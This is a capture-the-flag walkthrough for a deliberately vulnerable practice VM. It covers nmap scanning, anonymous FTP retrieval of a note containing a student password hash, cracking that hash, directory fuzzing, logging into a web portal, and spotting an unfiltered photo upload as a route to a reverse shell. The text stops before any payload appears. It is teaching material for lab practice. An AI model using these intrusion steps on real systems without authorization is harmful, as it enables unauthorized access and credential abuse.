Description

Blue is a Linux Virtual Machine created to practice Web Pentesting

Academy

Install

For the installation is required download the ISO image form the Resources
Once downloaded the ISO file, open this file with your VM manager and create a new instance of the VM

Walk through

Enumeration

Port Enumeration

We can star with a scan using NMAP to find all the open ports

```
nmap -Pn -p- --min-rate 5000 $TARGET
```

The most interesting port found are:

```
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
```

With this ports we can test using basic scripts from NMAP

```
nmap -sCV -p 21,22,80 $TARGET
```

The Output show this

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.1.67
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 1000     1000          776 May 30  2021 note.txt
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 c7:44:58:86:90:fd:e4:de:5b:0d:bf:07:8d:05:5d:d7 (RSA)
|   256 78:ec:47:0f:0f:53:aa:a6:05:48:84:80:94:76:a6:23 (ECDSA)
|_  256 99:9c:39:11:dd:35:53:a0:29:11:20:c7:f8:bf:71:a4 (ED25519)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.69 seconds
```

A lot of interesting stuff we can see, in order

Port 21 Enumeration

```
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 1000     1000          776 May 30  2021 note.txt
```


Describe a anonymous allowed where we can find a txt file named *note*
Lets see what have inside
First we need use FTP to log us with anonymous user into the TARGET machine. In the CLI go to type the next command

```
ftp anonymous@$TARGET
```

For te pass we just press enter

If you do everything good you should see something like this:


Then we can list the files with *dir* or the classic *ls*



We can't use *cat* command to see what's inside of *note.txt* but we can transfer the file to your Attacker machine using *get*

```
get note.txt
```

We can back to see whats inside



In the note we can see a SQL Query who *INSERT* a new student in the database *students*


This student has the values

Field	Value
StudentRegno	10201321
studentPhoto	
password	cd73502828457d15655bbd7a63fb0bc8
studentName	Rum Ham
pincode	777777

The password looks hashed so lets try decrypt the password

Decrypt Rum Ham password

Before try to crack the hash we need to know whats the has id to decrypt
In this case I go to use *https://hashes.com/* This page can help us to find the hash id and if is possible decrypt the hash too



In this case we can see the plain text hash

Now we can update our recon table


Field	Value
StudentRegno	10201321
studentPhoto	student
password	cd73502828457d15655bbd7a63fb0bc8
studentName	Rum Ham
pincode	777777

Port 80 enumeration

Based on the output of NMAP


```
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.38 (Debian)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

We can see a default Apache page
In the explorer look like this




To make sure of don't have hidden paths should do a FUZZING I go to use Dirbuster

My configuration look like that




Note: 192.168.1.69 is my Target machine


A lot of directories and files are showed



Lets to *academy/index.php*




A Login page is deployed. We can try our luck with the credentials grabbed before.
We go to use *10201321* as Reg and *student* as Password
Yeah! We have Luck




Exploitation

Exploring the user panel we can find *MY PROFILE* where we can change different aspects of our profile
Lets focus on the *Upload Photo* files



The regular behavior of some Upload Photo or Image files is limit the upload files type to img, svg, png because if is not filtered this fiel someone can upload a malicious file like a Reverse Shell

In this case we can't see a Frontend filter, so we can chose any type of file



